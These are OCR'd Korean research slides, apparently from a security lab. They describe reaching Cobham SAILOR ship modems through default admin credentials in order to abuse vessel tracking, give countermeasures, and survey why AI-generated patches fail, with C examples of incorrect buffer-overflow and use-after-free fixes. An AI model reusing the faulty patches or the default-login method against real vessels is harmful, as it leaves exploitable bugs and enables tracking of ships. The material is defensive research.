
3. Click Logon.
   The Administration page is now updated to let you change the user name and password or log off Administration.

슬라이드 83

유전1 이건 무슨 기기의 관리 페이지 인지? 앞에 나온 관리 페이지와 무슨 차이가 있는건인지 설명해 주면 좋을 것 같아요.
유석 전, 2023-08-24T13:15:54.767


Cobham – SAILOR (디폴트 계정 인증)

- Cobham사(社)의 SAILOR - 관리자 계정 인증
  - 관리자 계정 인증 성공
  - 관리자 계정 패스워드 변경, 사용자 권한 설정, 트래킹, 원격 관리, 다이얼 제한 등 여러 기능이 활성화



Cobham – SAILOR (디폴트 계정 인증)

- Cobham사(社)의 SAILOR - Tracking
  - 설정한 Server로 일정 시간/거리 간격마다 위치, 방향, 속도 정보를 보내는 기능
  - 공격자는 이 기능을 악용하여 선박의 위치, 방향, 속도 정보를 모니터링 가능



대응 방안

- 원격 관리 페이지 디폴트 패스워드 변경
  - 인터넷에서 접근 가능한 모뎀 관리 페이지의 디폴트 패스워드를 강력한 패스워드로 변경
  - 기기 제조사는 디폴트 패스워드를 매뉴얼로 제공하지 말고 안전한 방식으로 사용자에게 전달

- 정기적인 보안 업데이트 및 패치
  - 선박 내 기기의 소프트웨어를 최신으로 유지

- 인터넷 연결 최소화
  - 인터넷 연결이 불필요 할 경우 연결 해제

소프트웨어
취약점 분석

자율 주행
취약점 분석

인터넷에 접근
가능한 기기를 통한
선박 해킹


AI 보안

로봇 보안

소프트웨어 보안
심화

연구 목표


- **AI** 생성 코드가 유발하는 취약점 탐지를 위한 정적 분석 도구 개발
- **AI** 생성 코드의 보안성 검증을 위한 방향성 퍼징 도구 개발



AI 생성 코드 및 코드 패치 연관 연구 조사

- **AI generated code, AI generated code patch, automated vulnerability repair, Automated program repair, AI generated code vulnerability** 등의 키워드로 **23**년 이후 발표된 관련 연구 조사
  - 소프트웨어 프로그램, C/C++ 언어 관련 연구를 우선하여 분석함

- **18** 편 중에서 취약한 **AI** 생성 코드를 생성하는 원인을 명시한 **13**편의 논문에 대해, 각 논문이 언급하는 문제점 원인들에 대해 조사함.



AI 생성 코드의 문제점: 원인에 따른 유형

잘못된 취약점 및 코드 이해

잘못된 데이터 학습

AI 모델의 환각

부족한 다수 영역
코드 패치

부족한 정보

각 유형별 논문 조사

유형	설명	언급된 편 수
잘못된 취약점 및 코드 이해	취약점의 원인을 오인하거나 제어 흐름 및 코드 로직을 이해하지 못해 관련없는 수정을 제안함	6/13편 (SEC 2, Arxiv 1, IWSPA 1, ESE 1, ASE 1)
잘못된 데이터 학습	AI 모델이 훈련 과정에서 검증되지 않은 오픈 소스 코드베이스나, 오래된 예제를 학습하여 생성하는 코드에 취약한 코드 패턴이 포함됨.	4/13편 (SEC 2, TSE 1, TOSEM 1)
AI 모델의 환각	AI 모델의 환각으로 인해 존재 하지 않는 패키지나 모듈을 사용하는 코드를 생성함.	1/13편 (SEC 1)
부족한 다수 영역 코드 패치	부분 생성 및 수정으로 인한 기존 코드와의 불일치 및 논리 오류	2/13편 (SEC 1, ICSE 1)
부족한 정보	모델에게 제공되는 정보에 올바른 패치 생성에 반드시 필요한 정보가 누락되어, 컨텍스트 결핍으로 인해 올바른 패치 생성에 실패	12/13편 (SEC 5, TSE 1, ICSE 1, Arxiv 1, IWSPA 1, TOSEM 1, ESE 1, ASE 1)

유형 1: 잘못된 취약점 및 코드 이해

- 취약점의 원인을 오인하거나 제어 흐름 및 코드 로직을 이해하지 못해 관련없는 수정을 제안함

  - 모델이 의도한 취약점 패치:
    메모리 버퍼 크기 연산의 문제를 방지하기 위해, tokenpos가 tokenlen에 도달하면 버퍼를 재할당하여 확장하도록 수정함.
  - 문제 상황:
    버퍼 크기 확장 조건으로 tokenpos >= tokenlen - 1을 수행해야 하지만, 잘못된 조건으로 패치하여 기존 취약점이 그대로 존재함.

AI 생성 코드 패치

```
1 ...
2     /***<start-bug>***/
3     if(p->tokenpos >= p->tokenlen){
4         p->tokenlen = p->tokenlen*2+256 ;
5         char* newbuf = jv_mem_realloc(p -> tokenbuf, p ->
        tokenlen);
6         if(newbuf == NULL) {
7             fprintf(stderr, "Memory allocation failed\n");
8             return;
9         }
10        p -> tokenbuf = newbuf;
11    }
12    /***<end-bug>***/
13    assert ( p -> tokenpos < p -> tokenlen ) ;
14 ...
```

Correct patch: 정답 코드 패치

```
1 ...
2     /***<start-bug>***/
3     if(p->tokenpos >= (p ->tokenlen - 1)){
4     /***<end-bug>***/
5 ...
```

유형 **2** 패치 예시


유형 2: 잘못된 데이터 학습

- AI 모델이 훈련 과정에서 검증되지 않은 오픈 소스 코드베이스나, 오래된 예제를 학습하여 생성하는 코드에 취약한 코드 패턴이 포함됨

- **Ex. PyTorch** 라이브러리의 **deprecated API**

유형 3: AI 모델의 환각 (Hallucination)

- **AI** 모델의 환각으로 인해 존재 하지 않는 패키지나 **API**를 사용하는 코드를 생성함.
  - 악의적인 사용자가 악성 코드와 함께 해당 패키지 명을 선점하여 미리 만들어 배포할경우, 일반적인 사용자가 의심 없이 해당 패키지를 설치하여 사용할 가능성이 있음.




유형 4: 부족한 다수영역 코드 패치 지원

- 부분 생성 및 수정으로 인한 기존 코드와의 불일치 및 논리 오류

- 정답 취약점 패치:
  기존 조건문의 조건 2개를 분리하여 각 조건에 대해 서로 다른 동작 수행
  두 군데를 모두 패치해야 정상 작동함.

- 문제 상황:
  만약 기존 조건문 삭제가 수행된 이후 part 1 이나 part 2 중 하나의 패치만 적용된다면,
  경계 검사 실패 취약점 또는 논리적 오류 발생



유형 5: 부족한 정보

- 모델에게 제공되는 정보에 올바른 코드 생성에 반드시 필요한 정보가 누락되어, 컨텍스트 결핍으로 인해 올바른 코드 생성에 실패함

  - 모델이 의도한 취약점 패치:
    사용 후 해제 (UAF) 취약점을 방지하기 위해, usermode와 alternate_nick 포인터를 해제한 뒤 NULL로 설정하는 패치를 수행함.
  - 문제 상황:
    실제로 해제가 필요한 포인터를 대상으로 수행하지 않아 기존 취약점이 그대로 존재.
    (ircconn 구조체의 두 포인터 sasl_username, sasl_password 해제하는 패치)

AI 생성 코드 패치

Reply from ChatGPT (shorten to save space): The pointer *ircconn* is freed but it is not set to NULL, and can therefore risk being used after it has been freed. In order to avoid this issue, we should set the pointer to NULL after freeing it.

```
1 ...
2     /**<start-bug>**/
3     ircconn->usermode = NULL;
4     ircconn->alternate_nick = NULL;
5     /**<end-bug>**/
6 ...
```


정답 코드 패치

Correct patch:

```
1 ...
2     /**<start-bug>**/
3     g_free_not_null(ircconn->sasl_username) ;
4     g_free_not_null(ircconn->sasl_password) ;
5     /**<end-bug>**/
6 ...
```

LLM의 컨텍스트 윈도우

- 모델이 한 번에 참조할 수 있는 토큰의 고정 최대치
  - 언어 모델이 새로운 텍스트를 생성할 때 참조할 수 있는 과거 텍스트의 전체 양과 생성된 새 텍스트를 합한 것
  - 모델의 작업 기억을 의미함



- Context windows - Anthropic

LLM 모델 별 컨텍스트 윈도우 크기


모델	제공사	컨텍스트 윈도우	릴리즈 시기
Gemini 2.0 Pro	Google	2,000,000	2025-02-05
GPT-4.1	OpenAI	1,000,000	2025-04-14
Gemini 2.0 Flash	Google	1,000,000	2025-02-05
Claude Sonnet 4	Anthropic	1,000,000	2025-05-22
Claude 3.5 Sonnet	Anthropic	200,000	2024-06-20
GPT-4 Turbo	OpenAI	128,000	2023-11-06
GPT-4o mini	OpenAI	128,000	2024-07-18

유명 코드베이스 크기

프로젝트 명	언어	리포지토리 크기(LoC)	토큰
Linux kernel	C	36,894,173	약 4.3억
Chromium	C++	36,097,219	약 4.3억
LLVM	C++	11,955,955	약 1.4억
FFMpeg	C	1,527,293	약 1780만
OpenSSL	C	944,181	약 1100만
Sqlite	C	866,869	약 1010만
Redis	C	324,281	약 378만

부족한 정보로 인해 발생 가능한 문제들

- 대규모 리포지토리에 대한 전역적인 검증이 불가능함
  - 컨텍스트 윈도우의 한계로 인해 코드 베이스 전체에 걸친 전역 상태나 호출 관계에 관한 정보가 잘릴 수 있음
  - 코드 분할 입력 시 객체의 수명이나 락 순서 등의 맥락이 손실될 수 있음



정보 부족으로 인해 발생할 수 있는 취약점

- **Deadlock 및 race condition**
  - 락 사용에 관한 맥락 손실로 올바르지 않은 락 관련 코드가 추가되어 취약점이 발생할 수 있음

